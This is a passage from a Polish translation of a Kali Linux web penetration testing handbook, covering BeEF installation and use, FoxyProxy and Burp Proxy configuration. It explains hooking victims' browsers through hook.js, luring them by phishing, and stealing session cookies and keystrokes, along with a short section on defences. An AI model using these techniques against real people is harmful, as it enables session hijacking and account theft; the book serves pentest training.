Technologia i rozwiązania

Kali Linux
Testy penetracyjne

Podręcznik pentestera!

Joseph Muniz
Aamir Lakhani

Helion

[PACKT] open source
PUBLISHING

Tytuł oryginału: Web Penetration Testing with Kali Linux

Tłumaczenie: Grzegorz Kowalczyk

ISBN: 978-83-246-9013-8

Wydawnictwo HELION
ul. Kościuszki 1c, 44-100 GLIWICE
tel. 32 231 22 19, 32 230 98 63
e-mail: helion@helion.pl
WWW: http://helion.pl (księgarnia internetowa, katalog książek)

Drogi Czytelniku!
Jeżeli chcesz ocenić tę książkę, zajrzyj pod adres
http://helion.pl/user/opinie/kalili
Możesz tam wpisać swoje uwagi, spostrzeżenia, recenzję.

Printed in Poland.

Spis treści

ROZDZIAŁ 6

Ataki na aplikacje internetowe i serwery WWW

W tym rozdziale skoncentrujemy się na atakach przeprowadzanych z wykorzystaniem internetu. Administratorzy odpowiedzialni za bezpieczeństwo środowiska komputerowego firmy czy organizacji doskonale zdają sobie sprawę z tego, że w internecie nie brakuje czarnych charakterów, które nieustannie szukają nowych sposobów przełamywania zabezpieczeń. W odpowiedzi na takie zagrożenia administratorzy starają się implementować coraz bardziej skomplikowane systemy zabezpieczeń. Do najczęściej spotykanych mechanizmów obronnych należą zapory sieciowe, systemy wykrywania włamań i zapobiegania im (IPS/IDS — ang. *Intrusion Prevention System/Intrusion Detection System*) czy systemy instalowane bezpośrednio na hostach, takie jak programy antywirusowe lub monitorujące wykorzystanie zasobów. W przeszłości takie rozwiązania były w zupełności wystarczające, aczkolwiek spotykane obecnie złośliwe programy i inne zagrożenia, które czyhają w sieci, stają się coraz bardziej wyrafinowane i często umożliwiają łatwe obejście mechanizmów zabezpieczających oferowanych przez standardowe, komercyjne produkty „z półki" (COTS — ang. *Commercial Off The Shelf*). Narzędzia, które będziemy omawiali w tym rozdziale, pozwalają pentesterowi na zdalne omijanie standardowych zabezpieczeń atakowanych systemów.

Przedstawiane tu zagadnienia i oprogramowanie stanowią dopełnienie arsenału technik i narzędzi każdego pentestera aplikacji internetowych. Z lektury poprzednich rozdziałów dowiedziałeś się, w jaki sposób przeprowadzać rozpoznanie i gromadzić informacje o środowisku będącym celem testu penetracyjnego, jak wyszukiwać podatności i luki w zabezpieczeniach zarówno po stronie serwerów, jak i klientów aplikacji internetowych, oraz poznałeś sposoby wykorzystywania znalezionych luk do uzyskania nieautoryzowanego dostępu do atakowanego

systemu. Teraz zajmiemy się technikami będącymi niejako uwieńczeniem całego procesu atakowania aplikacji internetowych podczas przeprowadzania testów penetracyjnych. Dodatkowo pokażemy, w jaki sposób do ataku użyć… serwera będącego celem ataku oraz jak złamać zabezpieczenia aplikacji internetowych w ramach ataków na przeglądarki, ataków z wykorzystaniem serwerów proxy oraz przechwytywania haseł dostępu. Omówimy również wybrane metody zakłócania pracy usług internetowych za pomocą ataków typu DoS.

BeEF — Browser Exploitation Framework

Podatności i luki w zabezpieczeniach przeglądarek mogą być wykorzystywane przez złośliwe oprogramowanie do zmiany zachowania przeglądarki w określonych sytuacjach. Podatności przeglądarek internetowych to bardzo popularny wektor ataku, ponieważ zdecydowana większość systemów operacyjnych, pod których kontrolą działają klienty aplikacji internetowych, wyposażona jest w taką czy inną przeglądarkę. Przyjrzyjmy się zatem jednemu z najpopularniejszych narzędzi przeznaczonych do wykorzystywania luk w zabezpieczeniach przeglądarek internetowych.

Istnieje wiele interesujących narzędzi wspomagających przeprowadzanie testów penetracyjnych. Narzędzia te powinny się znaleźć w Twoim „hakerskim" arsenale. Jednym z nich z pewnością jest program **BeEF** (ang. *Browser Exploitation Framework*). BeEF to pakiet zbudowany w oparciu o przeglądarkę, który „podpina się" do jednej przeglądarki lub nawet kilku przeglądarek w systemie klienta i tworzy przyczółek, który można wykorzystać jako bazę do dalszych ataków. Użytkownik może zostać „zaatakowany", kiedy odwiedza specjalnie przygotowaną stronę internetową, po czym kontynuuje przeglądanie innych witryn, nie zdając sobie zupełnie sprawy z tego, że napastnik ma już pełny dostęp do jego sesji. BeEF potrafi ominąć zarówno sieciowe urządzenia zabezpieczające, jak i mechanizmy ochronne instalowane bezpośrednio na hostach, takie jak systemy antywirusowe. Staje się to możliwe dzięki wykorzystywaniu luk w zabezpieczeniach powszechnie spotykanych przeglądarek, takich jak Internet Explorer czy Firefox.

Pakiet BeEF nie jest dołączany do wersji 1.0 systemu Kali Linux, ale możesz pobrać go ze strony *http://beefproject.com/*. Mamy jednak nadzieję, że ze względu na swoją dużą popularność w środowisku pentesterów i nie tylko BeEF znajdzie się w kolejnych wydaniach systemu Kali Linux.

Aby zainstalować pakiet BeEF, powinieneś otworzyć okno terminala i z poziomu użytkownika *root* wykonać następujące polecenia:

```
apt-get update
apt-get install beef-xss
```


```
root@kali:~# apt-get update
```

Polecenie **apt-get update** może zapytać Cię o zgodę na aktualizację lub nadpisanie starszych wersji niektórych plików. W większości przypadków powinieneś po prostu zaakceptować odpowiedzi domyślne. Po zakończeniu procesu aktualizacji możesz wykonać drugie polecenie, **apt-get install beef-xss**, które rozpocznie instalację pakietu BeEF:

```
root@kali:~# apt-get install beef-xss
```


Kiedy przedstawione wyżej polecenie zakończy działanie, pakiet BeEF będzie gotowy do użytku.

Aby uruchomić program BeEF, w oknie terminala przejdź do katalogu */usr/share/beef-xss* i wpisz polecenie **./beef**, co spowoduje uruchomienie serwera pakietu. Gdy serwer zostanie uruchomiony, na ekranie wyświetlą się adresy URL pozwalające na zarządzanie pakietem i atakowanie użytkowników.




Aby zarządzać serwerem pakietu, uruchom przeglądarkę i w polu adresu wpisz adres URL kończący się ciągiem znaków */ui/panel*. Jeżeli chcesz przechwycić sesję ofiary za pomocą pakietu BeEF, powinieneś przekierować ją na adres URL serwera, kończący się ciągiem znaków *hook.js*. Aby to zrobić, będziesz musiał opracować odpowiednią strategię postępowania, która pozwoli Ci przekonać potencjalne ofiary do odwiedzenia takiego adresu. Możesz do tego celu wykorzystać różne techniki, takie jak *phishing* czy ataki socjotechniczne.

W naszym przypadku panel zarządzania pakietu jest dostępny pod adresem *http://172.16.86.144:3000/ui/panel*. Domyślna nazwa użytkownika i hasło dostępu brzmią identycznie: *beef*.





Kiedy ofiara ataku wejdzie lub zostanie przekierowana na stronę *hook.js*, napastnik zobaczy na panelu zarządzania serwera BeEF informację o nowej przeglądarce. BeEF doda nowy system do listy potencjalnych celów i będzie wyświetlał go za każdym razem, kiedy ofiara ataku pojawi się w sieci. Przeglądarki ofiar, które w danej chwili są odłączone od internetu, będą podatne na atak, kiedy znowu podłączą się do sieci, niezależnie od tego, czy ponownie odwiedzą wcześniej stronę *hook.js*. Na kolejnym rysunku przedstawiono wygląd głównego okna panelu zarządzania serwera BeEF z widocznymi opcjami ataku na przechwycony system.



Widoczny na poprzednim rysunku host, którego przeglądarka została przechwycona, to laptop pracujący pod kontrolą systemu Windows. BeEF potrafi odkryć bardzo wiele szczegółów na temat przechwyconego systemu, na przykład to, czy ofiara używa przeglądarki Firefox, czy host pracuje pod kontrolą 32-, czy 64-bitowego systemu operacyjnego, jakie dodatkowe wtyczki zostały zainstalowane w przeglądarce, czy obsługa skryptów i apletów Java jest włączona itp. Na skompromitowanych systemach napastnik może zdalnie wykonywać różne polecenia, włączać sygnał dźwiękowy, przechwytywać ciasteczka sesji, tworzyć zrzuty ekranu, przechwytywać wszystkie znaki wpisywane z klawiatury, a nawet wykorzystywać przechwyconą przeglądarkę jako serwer proxy do atakowania innych systemów. Przykładem zastosowania pakietu może być sytuacja, w której użytkownik skompromitowanego systemu loguje się do serwisu takiego jak Facebook. Napastnik dzięki pakietowi BeEF może przechwycić ciasteczko takiej sesji, a następnie użyć go w swojej przeglądarce do przechwycenia sesji użytkownika i uzyskania dzięki temu pełnego dostępu do konta Facebook ofiary. Nietrudno sobie wyobrazić, że w takiej sytuacji złośliwe i destrukcyjne możliwości napastnika są praktycznie nieograniczone. Raz uchwycony przyczółek daje nieograniczony dostęp do przeglądarki ofiary i jej sesji.

BeEF dostarcza napastnikowi szczegółowych informacji na temat zaatakowanego systemu i loguje wszystkie wykonywane w nim polecenia. Informacje o zaatakowanym systemie oraz dziennik wykonanych poleceń mogą być bez problemu skopiowane i wklejone do raportu końcowego.






Obrona przed atakami dokonywanymi z użyciem narzędzi penetracyjnych opartych na przeglądarkach jest bardzo trudna. Najlepszym rozwiązaniem jest oczywiście zadbanie o to, aby zawsze korzystać z najnowszej wersji przeglądarki z zainstalowanymi najnowszymi pakietami aktualizacji oraz z wyłączoną możliwością uruchamiania apletów Java czy animacji Flash. Oprócz tego dodatkową warstwę zabezpieczeń mogą zapewnić rozwiązania pozwalające na wykrywanie najczęściej spotykanych zagrożeń, takie jak system **NGIPS** (ang. *Next Generation Intrusion Prevention System*). Znaczącą większość ofiar ataków przeprowadzonych z wykorzystaniem narzędzi takich jak BeEF stanowią użytkownicy, którzy kliknęli specjalnie przygotowane łącze, zamieszczone w wiadomości poczty elektronicznej lub udostępnione w popularnych serwisach społecznościowych przez napastnika podającego się za kogoś innego, godnego zaufania.

FoxyProxy — wtyczka przeglądarki Firefox

Jeżeli masz przeglądarkę Firefox i chcesz używać serwerów proxy, takich jak **ZAP** — *Zed Attack Proxy* czy **BURP** do testowania aplikacji internetowych, to możesz skorzystać z wtyczki **FoxyProxy**, która znakomicie upraszcza proces przełączania oraz włączania i wyłączania poszczególnych serwerów proxy. Inaczej mówiąc, FoxyProxy to wtyczka przeglądarki Firefox, pozwalająca na łatwe zarządzanie serwerami proxy, modyfikację ich ustawień oraz ich włączanie i wyłączanie. Wtyczkę FoxyProxy możesz pobrać z sieciowego repozytorium rozszerzeń programy Firefox.


Gdy zainstalujesz wtyczkę, na pasku narzędzi, w górnej części głównego okna przeglądarki, pojawi się ikona FoxyProxy. Kiedy ją klikniesz lewym przyciskiem myszy, wyświetli się okno opcji i ustawień wtyczki.



Aby dodać nowy serwer proxy do wtyczki FoxyProxy, powinieneś wykonać polecenia przedstawione poniżej:

1. Kliknij przycisk *Add New Proxy*. Na ekranie pojawi się nowe okno dialogowe.
2. Wybierz opcję *Manual Proxy Configuration*.
3. Wpisz adres IP lub nazwę serwera proxy oraz podaj numer jego portu komunikacyjnego.
4. Kliknij przycisk *OK*, aby zapisać ustawienia nowego serwera.


W tym momencie wtyczka FoxyProxy jest jeszcze wyłączona, co oznacza, że cały ruch sieciowy generowany przez przeglądarkę odbywa się bez pośrednictwa serwera proxy (w polu *Select Mode* jest ustawiona opcja *Completely disable FoxyProxy*). Aby użyć wybranego serwera proxy, rozwiń listę *Select Mode* i wybierz z niej żądaną opcję. Jak widać, dzięki takiemu rozwiązaniu możesz szybko przełączać przeglądarkę na różne serwery proxy lub całkowicie wyłączyć możliwość korzystania z serwera proxy.



BURP Proxy


BURP Proxy to narzędzie, które przechwytuje ruch HTTP oraz HTTPS, co pozwala pentesterowi na badanie funkcjonowania aplikacji internetowych, wyszukiwanie luk w ich zabezpieczeniach oraz analizowanie ruchu sieciowego, generowanego między serwerem aplikacji a klientem. Pakiet BURP Proxy cieszy się ogromną popularnością nie tylko ze względu na zdolność przeprowadzania analizy ruchu sieciowego, ale również, a może przede wszystkim ze względu na możliwość modyfikacji i retransmitowania przesyłanych żądań „w locie". Za chwilę wyjaśnimy, jak wykorzystać pakiet BURP Proxy do modyfikowania żądań i wykradania danych uwierzytelniających użytkowników.

Pamiętaj, że BURP Proxy to narzędzie wchodzące w skład rozbudowanego pakietu narzędzi o nazwie **Burp Suite**. Kiedy użytkownik wpisuje na pasku adresu swojej przeglądarki wybrany adres URL, taki jak na przykład *http://www.DrChaos.com*, oczekuje, że zostanie przeniesiony na taką stronę. Serwer proxy przechwytuje takie żądanie i przesyła je do serwera niejako „w imieniu" danego klienta. Serwery proxy są zazwyczaj wykorzystywane do monitorowania generowanego ruchu sieciowego oraz ochrony klientów przed potencjalnie szkodliwymi danymi (np. witrynami ze złośliwym oprogramowaniem czy witrynami zainfekowanymi). Jako pentester możesz wykorzystywać serwery proxy do przechwytywania ruchu sieciowego wysyłanego przez klienta, a następnie kopiowania, modyfikowania i retransmitowania jego żądań:



Aby w systemie Kali Linux uruchomić program BURP Suite, w menu głównym przejdź do grupy *Kali Linux*, a następnie wybierz polecenie *Sniffing/Spoofing/Web Sniffers/burpsuite*.

Na ekranie pojawi się główne okno pakietu Burp Suite.




Aby skonfigurować serwer proxy, przejdź na kartę *Proxy*. Jak łatwo zauważyć, opcja przechwytywania ruchu sieciowego jest domyślnie włączona (*Intercept is on*). Kiedy jest włączona, BURP Proxy zatrzymuje wszystkie żądania wysyłane z przeglądarki klienta do serwera WWW, dzięki czemu pentester ma możliwość pełnej analizy takiego połączenia. Po zakończeniu przeglądania pentester może ręcznie zezwolić na kontynuowanie połączenia.


> Opcję *Intercept* musisz wyłączyć ręcznie, w przeciwnym wypadku wszystkie żądania wysyłane przez klienta będą przechwytywane i zatrzymywane na poziomie BURP Proxy.

Kolejne opcje konfiguracyjne, na które musisz zwrócić uwagę, są umieszczone na karcie *Options*. Znajdziesz tutaj opcje pozwalające na sprawdzenie lub zmianę domyślnego portu komunikacyjnego, wykorzystywanego przez BURP Proxy, czy skonfigurowanie interfejsu sieciowego, wykorzystywanego przez pakiet. Domyślnie serwer BURP Proxy jest skonfigurowany do pracy na interfejsie pętli zwrotnej, jak przedstawiono na rysunku zamieszczonym poniżej. Interfejs pętli zwrotnej to specjalny rodzaj interfejsu sieciowego, reprezentujący komputer lokalny, do którego przypisany jest zazwyczaj adres IP *127.0.0.1*. Interfejs pętli zwrotnej nie jest powiązany z żadnym urządzeniem fizycznym i jest stosowany po to, aby korzystając z połączenia sieciowego, system operacyjny Twojego komputera mógł się komunikować sam ze sobą. Inaczej mówiąc, jeżeli chcesz poprzez sieć wysyłać do siebie wiadomości, powinieneś użyć interfejsu pętli zwrotnej. Jeżeli chcesz wykorzystywać pakiet Burp Suite do pracy z innymi komputerami, powinieneś w konfiguracji pakietu dodać odpowiedni interfejs Ethernet oraz podać jego adres IP.

W naszym przykładzie będziemy używać interfejsu pętli zwrotnej:



Kolejnym etapem będzie skonfigurowanie przeglądarki do pracy z pakietem Burp Suite. Praktycznie wszystkie przeglądarki można skonfigurować w niemal identyczny lub przynajmniej bardzo zbliżony sposób. Na kolejnym rysunku przedstawiamy konfigurację serwera proxy w przeglądarce Firefox.



Gdy zakończysz konfigurację serwera proxy w przeglądarce, przejdź na dowolną stronę WWW, na przykład wpisując żądany adres URL w pasku przeglądarki (na przykład `www.DrChaos.com`). Z pewnością zauważysz, że nic się nie wydarzyło. Dzieje się tak, ponieważ opcja *Intercept*,

jak pamiętasz, jest domyślnie włączona. Jeżeli przyjrzysz się teraz karcie *Intercept*, to przekonasz się, że zmienił się jej kolor tła, co oznacza, że przechwycone zostało nowe żądanie.


Kiedy klikniesz kartę *Intercept*, będziesz mógł dokładnie zbadać naturę przechwyconego żądania. Po zakończeniu możesz kliknąć przycisk *Forward* lub *Drop*, co spowoduje odpowiednio przesłanie dalej lub zablokowanie przechwyconego żądania.


Jeżeli klikniesz przycisk *Forward*, zobaczysz, że przechwycone żądanie zostaje przekazane dalej, do serwera WWW, a serwer odsyła odpowiedź. Co więcej, powinieneś również zobaczyć, że strona WWW została załadowana w oknie przeglądarki. Pamiętaj jednak, że niektóre strony WWW składają się z wielu komponentów i ich załadowanie będzie wymagało ręcznego przekazania wielu żądań (czyli będziesz musiał wiele razy klikać przycisk *Forward*).

Kolejną ciekawą i użyteczną funkcją pakietu jest **Burp Spider**, czyli robot sieciowy pozwalający na zautomatyzowanie procesu wykrywania i mapowania aplikacji internetowych. Zanim będziesz mógł z niego skorzystać, musisz najpierw skonfigurować serwer BURP Proxy do pracy z internetem, tak jak to pokazywaliśmy wcześniej. Następnie włącz moduł Burp Spider, który może automatycznie mapować wszystkie przechwycone żądania i wyszukiwać nowe, potencjalne cele ataku.

